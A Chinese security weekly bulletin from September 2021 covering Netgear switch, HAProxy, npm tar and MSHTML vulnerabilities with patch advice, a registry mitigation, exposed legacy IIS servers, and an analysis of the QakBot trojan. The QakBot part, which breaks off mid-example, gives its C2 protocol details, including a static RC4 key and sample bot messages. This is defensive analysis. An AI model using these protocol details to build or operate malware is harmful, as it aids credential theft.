VSRC 安全周报（2021-09-14）

0x00 本周漏洞综述

本周需要关注漏洞共 3 个：Netgear 智能交换机 9 月多个安全漏洞；HAProxy 整数溢出漏洞（CVE-2021-40346）；tar & @npmcli/arborist 9 月多个安全漏洞。

本周安全态势共 3 个：Microsoft MSHTML 远程代码执行漏洞（CVE-2021-40444）；Microsoft IIS Web 服务器风险分析；Kaspersky：QakBot 银行木马活动分析。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Netgear 智能交换机 9 月多个安全漏洞

漏洞概述

Netgear（美国网件公司）是全球领先的企业网络解决方案提供商和数字家庭网络应用倡导者，为全球商用企业用户和家庭个人用户提供简便的高质量网络解决方案。同时，Netgear 也在为全球顶级运营商提供网络产品，以帮助运营商为其用户构建数字家庭。

2021 年 9 月 3 日，Netgear 发布安全公告，修复了其多种产品（主要为智能交换机）中的 3 个安全漏洞，攻击者可能会滥用这些漏洞来控制受影响的设备。

漏洞详情

Netgear 将这些漏洞识别为 PSV-2021-0140、PSV-2021-0144 和 PSV-2021-0145，目前暂未分配 CVE 编号。这 3 个漏洞的代号分别为:

Demon's Cries

该漏洞为身份验证绕过漏洞，其 CVSSv3 评分为 8.8/9.8。攻击者可以利用此漏洞控制易受攻击的设备，但要利用此漏洞，需要 Netgear 智能控制中心（SCC）功能处于活动状态，而默认配置中已将其关闭。目前此漏洞的 PoC/EXP 已经公开。

Draconian Fear

该漏洞为身份验证劫持漏洞，其 CVSSv3 评分为 7.8。该漏洞需要与管理员相同的本地 IP 地址来劫持会话引导信息，成功利用此漏洞的攻击者将拥有对设备 Web 用户界面的管理员访问权限，从而完全控制设备。该漏洞的攻击向量为本地，攻击复杂度低，且无需用户交互。目前此漏洞的 PoC/EXP 已经公开。

Seventh Inferno

该漏洞的详细信息将于 9 月 13 日或之后发布，目前尚未公开。

安全建议

目前 NETGEAR 已针对以下产品型号上的多个安全漏洞发布了补丁，建议使用以下受影响型号的用户及时升级更新至最新版本：

GC108P（最新固件版本：1.0.8.2）

GC108PP（最新固件版本：1.0.8.2）

GS108Tv3（最新固件版本：7.0.7.2）

GS110TPP（最新固件版本：7.0.7.2）

GS110TPv3（最新固件版本：7.0.7.2）

GS110TUP（最新固件版本：1.0.5.3）

GS308T（最新固件版本：1.0.3.2）

GS310TP（最新固件版本：1.0.3.2）

GS710TUP（最新固件版本：1.0.5.3）

GS716TP（最新固件版本：1.0.4.2）

GS716TPP（最新固件版本：1.0.4.2）

GS724TPP（最新固件版本：2.0.6.3）

GS724TPv2（最新固件版本：2.0.6.3）

GS728TPPv2（最新固件版本：6.0.8.2）

GS728TPv2（最新固件版本：6.0.8.2）

GS750E（最新固件版本：1.0.1.10）

GS752TPP（最新固件版本：6.0.8.2）

GS752TPv2（最新固件版本：6.0.8.2）

MS510TXM（最新固件版本：1.0.4.2）

MS510TXUP（最新固件版本：1.0.4.2）

下载链接：

https://www.netgear.com/support/

参考链接：

https://kb.netgear.com/000063978/Security-Advisory-for-Multiple-Vulnerabilities-on-Some-Smart-Switches-PSV-2021-0140-PSV-2021-0144-PSV-

2021-0145

https://thehackernews.com/2021/09/critical-auth-bypass-bug-affect-netgear.html

https://www.bleepingcomputer.com/news/security/netgear-fixes-severe-security-bugs-in-over-a-dozen-smart-switches/

https://gynvael.coldwind.pl/?id=740

https://gynvael.coldwind.pl/?id=741

2. HAProxy 整数溢出漏洞（CVE-2021-40346)

漏洞概况

CVE ID	CVE-2021-40346	时 间	2021-09-07
类 型	整数溢出	等 级	高危
远程利用	是	影响范围	
攻击复杂度	低	可用性	无
用户交互	无	所需权限	无
PoC/EXP		在野利用	

漏洞详情

HAProxy 是一个广泛使用的开源负载均衡器和代理服务器，非常适用于负载较大的

web 站点，并被许多大型企业使用。它也随大多数主流 Linux 发行版一起提供，并且通常默认部署在云平台中。

2021 年 9 月 7 日，JFrog 安全研究团队公开披露了在 HAProxy 中发现的一个整数溢出漏洞（CVE-2021-40346，CVSSv3 评分为 8.6），该漏洞可被用于 HTTP 请求走私攻击。

HTTP 请求走私是一种 Web 应用程序攻击，它篡改网站处理从多个用户收到的 HTTP 请求序列的方式。该攻击的具体影响取决于 HAProxy 的配置和后端 Web 服务器配置，成功利用此漏洞的攻击者可以实现：

- 绕过安全控制，包括 HAProxy 中定义的任何 ACL；
- 未授权访问敏感数据；
- 执行未授权的命令或修改数据；
- 劫持用户会话；
- 反射型 XSS 漏洞。

影响范围

影响版本及修复版本如下：

受影响的版本	固定版
HAProxy 2.0	2.0.25
HAProxy 2.2	2.2.17
HAProxy 2.3	2.3.14
HAProxy 2.4	2.4.4
HAProxy 企业版 2.0r1	2.0r1-235.1230
HAProxy 企业版 2.1r1	2.1r1-238.625
HAProxy 企业版 2.2r1	2.2r1-241.505
HAProxy 企业版 2.3r1	2.3r1-242.345
HAProxy Kubernetes 入口控制器 1.6	1.6.7
HAProxy 企业 Kubernetes 入口控制器 1.6	1.6.7
HAProxy ALOHA 11.5	11.5.13
HAProxy ALOHA 12.5	12.5.5
HAProxy ALOHA 13.0	13.0.7

安全建议

目前此漏洞已经修复，建议受影响的用户及时升级更新到修复版本。

参考链接：

https://www.haproxy.com/blog/september-2021-duplicate-content-length-header-fixed/

https://jfrog.com/blog/critical-vulnerability-in-haproxy-cve-2021-40346-integer-overflow-enables-http-smuggling/

https://thehackernews.com/2021/09/haproxy-found-vulnerable-to-critical.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40346

3. tar & @npmcli/arborist 9 月多个安全漏洞

漏洞概述

2021 年 9 月 8 日，GitHub 安全团队公开披露了在 npm CLI 使用的 npm 包 tar 和 @npmcli/arborist 中发现的 7 个安全漏洞，攻击者可以利用这些漏洞覆盖任意文件、创建任意文件或执行任意代码。

漏洞详情

tar 是 npm 的一个核心依赖，用于提取和安装 npm 包。@npmcli/arborist 是 npm CLI 的一个核心依赖项，用于管理 node_modules 树。

当 tar 被用来提取不受信任的 tar 文件或当 npm CLI 在某些文件系统条件下被用来安装不受信任的 npm 包时，这些漏洞可能会由于文件覆盖或创建而导致任意代码执行。本次披露的 7 个漏洞如下：

- CVE-2021-32803：由于目录缓存中毒，可以通过不充分的符号链接保护来实现任意文件创建/覆盖，该漏洞的 CVSSv3 评分为 8.1/8.2。
- CVE-2021-32804：由于绝对路径清理不足而导致任意文件创建/覆盖，该漏洞的 CVSSv3 评分为 8.1/8.2。
- CVE-2021-37701：由于使用符号链接的目录缓存中毒，导致符号链接保护不足，

从而导致任意文件创建/覆盖，该漏洞的 CVSSv3 评分为 8.2。

- CVE-2021-37712：由于使用符号链接的目录缓存中毒，导致符号链接保护不足，从而导致任意文件创建/覆盖，该漏洞的 CVSSv3 评分为 8.2。
- CVE-2021-37713：通过不充分的相对路径清理在 Windows 上创建/覆盖任意文件，该漏洞的 CVSSv3 评分为 8.2。
- CVE-2021-39134：@npmcli/arborist 中的 UNIX 符号链接（Symlink），该漏洞的 CVSSv3 评分为 7.8/8.2。
- CVE-2021-39135：@npmcli/arborist 中的 UNIX 符号链接（Symlink），该漏洞的 CVSSv3 评分为 7.8/8.2。

在处理恶意或不受信任的 npm 包安装，CVE-2021-32804、CVE-2021-37713、CVE-2021-39134 和 CVE-2021-39135 会影响 npm CLI，其中一些漏洞可能会导致任意代码执行。

影响范围

CVE	影响产品	影响范围	修复版本	参考链接
CVE-2021-32803		<3.2.3 4.x ： <4.4.15 5.x ： <5.0.7 6.x ： <6.1.2	3.2.3 4.4.15 5.0.7 6.1.2	https://github.com/npm/node-tar/security/advisories/GHSA-r628-mhmh-qjhw

CVE-2021-32804	tar(npm)	<3.2.2 4.x ： <4.4.14 5.x ： <5.0.6 6.x ： <6.1.1	3.2.2 4.4.14 5.0.6 6.1.1	https://github.com/npm/node-tar/security/advisories/GHSA-3jfq-g458-7qm9
CVE-2021-37701		<4.4.16 5：<5.0.8 6：<6.1.7	4.4.16 5.0.8 6.1.7	https://github.com/npm/node-tar/security/advisories/GHSA-9r2w-394v-53qc
CVE-2021-37712		6：<=6.1.8 5：<=5.0.9 <=4.4.17	6.1.9 5.0.10 4.4.18	https://github.com/npm/node-tar/security/advisories/GHSA-qq89-hq3f-393p
CVE-2021-37713		6：<=6.1.8 5：<=5.0.9 <=4.4.17	6.1.9 5.0.10 4.4.18	https://github.com/npm/node-tar/security/advisories/GHSA-5955-9wpr-37jh
CVE-2021-39134	@npmcli/arborist (npm)	<=2.8.1	2.8.2	https://github.com/npm/arborist/security/advisories/GHSA-2h3h-q99f-3fhc
CVE-2021-39135		<=2.8.1	2.8.2	https://github.com/npm/arborist/security/advisories/GHSA-gmw6-94gg-2rc2

安全建议

目前这些漏洞已经修复，建议及时升级更新。

- 如果直接安装或打包 npm CLI，请更新 npm CLI 到 6.14.15、7.21.0 或更高版本。(只有 CVE-2021-32804、CVE-2021-37713、CVE-2021-39134 和 CVE-2021-39135 影响 npm CLI）。
- 如果依赖 Node.js 进行 npm 安装，请更新到最新版本的 Node.js v12.22.6、v14.17.6 、v16.8.0 （截至 2021 年 8 月 31 日) 或更高版本，它们包含 CVE-2021-32804、CVE-2021-37713、CVE-2021-39134 和 CVE-2021-39135 的补丁。
- 如果项目依赖于 tar：将依赖项更新到 4.4.19、5.0.11、6.1.10 或更高版本。(详见 CVE-2021-32804、CVE-2021-32803、CVE-2021-37701、CVE-2021-37712 和 CVE-2021-37713 链接。）
- tar 的 v3 分支已经被废弃，建议更新到 v6。

下载链接：

https://github.com/npm/cli/

参考链接：

https://github.blog/2021-09-08-github-security-update-vulnerabilities-tar-npmcli-arborist/

https://github.com/npm/node-tar/security/advisories/GHSA-r628-mhmh-qjhw

https://www.bleepingcomputer.com/news/security/github-finds-7-code-

execution-vulnerabilities-in-tar-and-npm-cli/

0x02 本周安全态势

1. Microsoft MSHTML 远程代码执行漏洞（CVE-2021-40444）

风险概述

2021 年 9 月 7 日，微软发布了 Windows 中的远程代码执行 0 day 漏洞（CVE-2021-40444）的缓解措施和解决方法，已检测到该漏洞在针对 Windows 10 上的 Office 365 和 Office 2019 的攻击中在野利用。

风险详情

该漏洞存在于 MSHTML 引擎中，MSHTML 也是 Microsoft Office 文档使用的浏览器渲染引擎。根据微软官方公告，该漏洞的 CVSSv3 评分为 8.8，可被远程利用，攻击复杂度低且无需特殊权限，但需要用户交互。多家网络安全公司的研究人员发现并报告了该漏洞，研究人员表示，由于该漏洞的攻击方法非常可靠，因此该漏洞非常危险。

微软在其公告中表示，正在调查 MSHTML 中影响 Microsoft Windows 的远程代码执行漏洞，且目前已知存在针对性的攻击试图通过使用恶意的 Microsoft Office 文档来利用此漏洞。攻击者可以通过制作恶意 ActiveX 控件，由承载浏览器渲染引擎的 Microsoft Office 文档使用，然后诱使用户打开恶意文档。

但如果 Microsoft Office 以默认配置运行，即在受保护的视图模式或 Office 365 的

应用程序防护中打开来自 Web 的恶意文档，则攻击会被阻止。

目前，Microsoft Defender Antivirus 和 Microsoft Defender for Endpoint（版本 1.349.22.0 或更高版本）的系统能够防止针对 CVE-2021-40444 的攻击。Microsoft Defender for Endpoint 警报将显示为："可疑的 Cpl 文件执行"。

风险等级

高危。

成功利用此漏洞的攻击者可以远程执行恶意代码，且目前已检测到在野利用。

影响范围

Windows 7 for x64-based Systems Service Pack 1

Windows 7 for 32-bit Systems Service Pack 1

Windows Server 2012 R2 (Server Core installation)

Windows Server 2012 R2

Windows Server 2012 (Server Core installation)

Windows Server 2012

Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)

Windows Server 2008 for x64-based Systems Service Pack 2

Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)

Windows Server 2008 for 32-bit Systems Service Pack 2

Windows RT 8.1

Windows 8.1 for x64-based systems

Windows 8.1 for 32-bit systems

Windows Server 2016 (Server Core installation)

Windows Server 2016

Windows 10 Version 1607 for x64-based Systems

Windows 10 Version 1607 for 32-bit Systems

Windows 10 for x64-based Systems

Windows 10 for 32-bit Systems

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows Server, version 2004 (Server Core installation)

Windows 10 Version 2004 for x64-based Systems

Windows 10 Version 2004 for ARM64-based Systems

Windows 10 Version 2004 for 32-bit Systems

Windows Server 2022 (Server Core installation)

Windows Server 2022

Windows 10 Version 21H1 for 32-bit Systems

Windows 10 Version 21H1 for ARM64-based Systems

Windows 10 Version 21H1 for x64-based Systems

Windows 10 Version 1909 for ARM64-based Systems

Windows 10 Version 1909 for x64-based Systems

Windows 10 Version 1909 for 32-bit Systems

Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows 10 Version 1809 for ARM64-based Systems

Windows 10 Version 1809 for x64-based Systems

Windows 10 Version 1809 for 32-bit Systems

安全建议

该漏洞目前没有可用的安全更新，建议 Windows 用户开启 Microsoft Defende 防护并及时升级到 1.349.22.0 或更高版本以检测针对此漏洞的攻击。

Microsoft 提供了以下解决方法：

缓解措施

默认情况下，Microsoft Office 在 Protected View 或 Application Guard for Office 中打开来自 Internet 的文档，这两者都可以防止当前的攻击。

解决方法

禁用 Internet Explorer 中所有 ActiveX 控件的安装可以减轻这种攻击。这可以通过更新注册表实现，先前安装的 ActiveX 控件将继续运行。（注意，如果不正确地使用注册

表编辑器，可能会引起严重问题，可能需要重新安装系统，需谨慎使用。）

在单个系统上禁用 ActiveX 控件：

1. 要禁止在 Internet Explorer 中的所有区域安装 ActiveX 控件，请将以下内容粘贴到文本文件中并使用 .reg 文件扩展名保存：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0]
"1001"=dword:00000003
"1004"=dword:00000003

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1]
"1001"=dword:00000003
"1004"=dword:00000003

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2]
"1001"=dword:00000003
"1004"=dword:00000003

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]
"1001"=dword:00000003
"1004"=dword:00000003
Double-click the .reg file to apply it to your Policy hive.
```

2. 双击 .reg 文件以将其应用到策略配置单元。

3. 重新启动系统以确保应用新配置。

影响：

这会将 64 位和 32 位进程的所有 Internet 区域的 URLACTION_DOWNLOAD_SIGNED_ACTIVEX(0x1001) 和 URLACTION_DOWNLOAD_UNSIGNED_ACTIVEX(0x1004)设置为 DISABLED(3)。新的 ActiveX 控件将不会被安装，以前安装的 ActiveX 控件将继续运行。

撤销：

删除在实施此解决方法时添加的注册表项。

参考链接：

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444

https://us-cert.cisa.gov/ncas/current-activity/2021/09/07/microsoft-releases-mitigations-and-workarounds-cve-2021-40444

https://www.bleepingcomputer.com/news/security/microsoft-shares-temp-fix-for-ongoing-office-365-zero-day-attacks/

2. Microsoft IIS Web 服务器风险分析

风险概述

2021 年 9 月 9 日，CyberNews 研究人员发现，全球有超过 200 万台 Web 服务器仍在运行过时且易受攻击的 Microsoft Internet Information Services（IIS）软件版本。Microsoft 现在已经不再支持这些旧版本，这导致数百万个 Web 服务器很容易成为恶意攻击者和网络犯罪分子的目标。

风险详情

Microsoft IIS 是非常受欢迎的 Web 服务器软件套件，在全球拥有 12.4%的市场份额，它们至少为全球 5160 万个网站和 Web 应用程序提供支持。

虽然 Microsoft 通过发布安全更新和漏洞修补程序来保持较新版本的安全，但其已经不再支持 7.5 及以下的旧版 IIS，而这些旧版 IIS 都存在许多严重的安全漏洞。恶意攻击者可以利用这些漏洞轻松渗透网站，向其中注入恶意软件，并窃取访问者的数据，包括登录和支付信息等。

200 万个 Microsoft IIS 服务器容易受到攻击

研究人员选取了 Microsoft 已不再支持的 IIS 的五个不同版本和子版本，并将它们与这些版本相关的已知漏洞的 CVE 进行匹配，通过使用 IoT 搜索引擎查找易受已知 CVE 影响且未打补丁的开放的 IIS Web 服务器。研究人员总共发现了全球 7,335,868 个运行旧版 IIS 的 Web 服务器容易受到攻击，但其中有 72%是研究人员用作诱饵的蜜罐，过滤蜜罐后，研究人员确定了 200 万个 Microsoft IIS 服务器容易受到攻击。




图 1.易受攻击的 IIS Web 服务器数量

中国易受攻击的 IIS Web 服务器最多

调查显示，中国易受到攻击的 IIS Web 服务器最多，有 679,941 个运行旧版 IIS 的暴露实例；其次是美国，有 581,708 台未受到保护的服务器；韩国和德国分别以 54,981 台和 43,857 台服务器位列前五。

据研究人员表示，中国易受攻击的 IIS Web 服务器数量居首位的原因可能是因为 IIS Web 服务器比 Linux 服务器更容易安装，或者出于对盗版软件的松懈态度，以及不知道如

何维护或升级服务器 。

最易受攻击的 IIS 版本

研究人员表示，Microsoft IIS 的每个旧版本都至少容易受到五个已知漏洞的影响，其中大多数是严重的漏洞，并且容易被经验丰富的攻击者利用。其中，最易受攻击的 IIS 版本为 Microsoft IIS 7.0，它容易受到 17 个已知漏洞的影响。




图 2.最易受攻击的 IIS 版本

140 万台易受攻击的服务器运行 IIS 7.5

根据研究，微软于 2020 年 1 月 14 日起不再支持的 IIS 7.5 似乎是最受欢迎的版本，可能是因为它是最近才停止使用的版本，全网共有 1,376,216 个实例。

IIS 6.0 版本相对少一些，有 167,870 个易受攻击（存在漏洞）的 web 服务器，其中大部分位于中国。IIS 7.0 是最易受攻击的版本，排在第三位，有 47,620 台暴露在外的服务器，其中 47%位于美国。




图 3.使用旧版 IIS 的易受攻击的服务器数量 Top3

存在大量易受攻击的服务器的原因可能是，升级到最新版本的软件需要时间和金钱，而且并不是所有人都愿意在某个版本的生命周期结束时承担转换成本。此外，修复程序需要时间来规划和测试补丁，需要投入资金，并可能导致应用程序行为的改变，这就需要改变开发。

研究人员认为，Web 开发人员在进行规划时还应该考虑应用程序的整个生命周期，他们应该维护提供服务的系统的完整清单，并为其在生命周期内的维护制定计划。这包括像 IT 管理、修复应用程序、执行更新和编码修复等领域，直到停止服务。服务提供者应该从一开始就把这个因素纳入其开发成本、预算和财务开销，因为在很多时候，预算只被投入到新的开发上。

风险等级

严重。

影响范围

Microsoft IIS 版本 <= 7.5 （不再受 Microsoft 支持）且未打补丁的服务器。

安全建议

正版软件使用者：及时应用 Microsoft 发布的安全补丁，并将软件保持最新。

非正版软件使用者：及时下载应用安全补丁或应用缓解措施，建议使用正版软件（Microsoft 提供支持）。

通用安全建议

- 定期更新软件、程序和应用程序，确保应用程序是最新的，以保护系统免受漏洞利用。
- 加强系统和网络的访问控制，修改防火墙策略，关闭非必要的应用端口或服务，减少将危险服务（如 SSH、RDP 等）暴露到公网，以减少攻击面。
- 预防 0day 漏洞和恶意软件，安全产品实时更新最新规则或相关防护指标。
- 加强系统用户和权限管理，启用多因素认证机制和最小权限原则，用户和软件权限应保持在最低限度。
- 启用强密码策略并设置为定期修改。
- 使用最新、全面的威胁情报信息，监控网络和安全事件，以快速响应攻击。

参考链接：

https://cybernews.com/security/millions-of-microsoft-web-servers-powered-by-vulnerable-legacy-software/

https://securityaffairs.co/wordpress/122044/security/millions-microsoft-servers-exposed-online.html?

3. Kaspersky：QakBot 银行木马活动分析


概述

QakBot，也被称为 QBot、QuackBot 和 Pinkslipbot，它是一个已经存在了十多年的银行木马。它于 2007 年被在野发现，之后被其运营团队不断地维护和开发。

近年来，QakBot 已成为全球流行的银行木马之一。它的主要目的是窃取银行凭证（如登录名、密码等），恶意软件本身也实现了一些功能，如监视金融业务、自我传播和安装勒索软件等，以便从受感染组织中获得最大收益。

QakBot 的功能仍在不断发展，直到今天，它已经实现了更多的功能和新技术，如键盘记录、后门功能和逃避检测的技术。值得一提的是，其逃避检测的技术包括虚拟环境检测、定期自我更新和加密器/打包器（cryptor/packer）更改。此外，QakBot 还试图保护自己不被分析人员和自动工具分析和调试。

该恶意软件另一个有趣的功能是窃取电子邮件的能力。这些后来被攻击者用来向受害者发送有针对性的电子邮件，获得的信息被用来引诱受害者打开这些电子邮件。




QakBot 感染链

据了解，QakBot 主要通过垃圾邮件活动感染受害者。在某些情况下，电子邮件与 Microsoft Office 文档（Word、Excel）或密码保护的附件一起发送。这些文件包含宏，受害者被提示打开附件，并声称这些附件包含重要信息（如发票）。在某些情况下，这些电子邮件包含了分发恶意文件的网页链接。

但是，还有另一种感染载体，即恶意的 QakBot Payload 通过目标主机上的其它恶意软件传输到受害者的机器上。

最初的感染载体可能会有所不同，具体取决于威胁者认为针对目标组织最有可能成功的方式。众所周知，各种威胁者事先会对目标组织进行侦查（OSINT），以确定最合适的感染载体。



QakBot 感染链

近期 QakBot 版本（2020-2021 变体）的感染链如下：

- 用户收到一封带有 ZIP 附件的钓鱼邮件，该附件包含嵌入宏的 Office 文档、文档本身或下载恶意文档的链接。
- 用户打开恶意附件/链接并被诱骗点击 "启用内容"。
- 执行恶意宏。某些变体对请求“PNG”的 URL 执行“GET”请求。然而，该文件实际上是一个二进制文件。

- 加载的 Payload（stager）包括另一个包含加密资源模块的二进制文件。其中一个加密的资源有 DLL 二进制文件（loader），该二进制文件后来在运行时被解密。
- Stager 将 "Loader "加载到内存中，它在运行时解密并运行 Payload。从另一个资源中检索配置设置。
- Payload 与 C2 服务器进行通信。
- 将 ProLock 勒索软件等其它威胁推送到受感染的计算机上。

QakBot 的典型功能

在野外观察到的典型 QakBot 恶意活动包括：

- 收集有关感染主机的信息；
- 创建计划任务（提权和持久性）；
- 收集凭证：

  1.凭证转储（Mimikatz, exe access）*；

  2.窃取密码（从浏览器数据和 cookies）；

  3.针对网络银行链接（网络注入）*；
- 密码暴力破解；
- 注册表操作（持久性）；
- 创建自身的副本；
- 进程注入以隐藏恶意进程。

C2 通信

QakBot 包含一个 150 个 IP 地址的列表，被硬编码到加载器二进制资源中。这些地址大多属于其它被感染的系统，它们被用作代理，将流量转发给其它代理或真正的 C2。

与 C2 的通信是一个带有 Base64 编码数据的 HTTPS POST 请求，数据是用 RC4 算法加密的。静态字符串 "jHxastDcds)oMc=jvh7wdUhxcsdt2 "和一个随机的 16 字节序列被用来加密。数据本身采用 JSON 格式。

```
{
  "2":"wudvxt371400",    // Unique infected system ID(aka bot ID)
  "8":9,                 // Request ID  9 - Ping request
  "1":18                 // Protocol version
}
```

JSON 格式的原始消息

带有加密 JSON 的 HTTPS POST 请求

通常情况下，在感染之后，bot 会发送一个 "PING "消息、"SYSTEM INFO "消息和 "ASK for COMMAND "消息，而 C2 则会回复 "ACK "和 "COMMAND "消息。如果 C2 推送了其它模块，则 bot 会发送一个包含被模块窃取的数据的"STOLEN INFO"消息。

1.PING 消息：bot 向 C2 发送带有'BOT ID'的请求消息，以检查 C2 是否处于活动状态。

```
{
  "2":"wudvxt371400",    // Unique infected system ID(aka bot ID)
  "8":9,                 // Request ID  9 - Ping request
  "1":18                 // Protocol version
}
```

PING 消息

2.ACK 消息：C2 响应消息，字段 "16 "包含受感染系统的外部 IP 地址，这是唯一有价值的信息。

```
{
  "8":5,                                    // Message type 'ACK'
  "16":3211131999,                          // External IP address of infected system
  "39":"6E2vNJxjP3m....dNR7d4UUMFQhGe8L4IQgJ",  // Random string
  "38":1
}
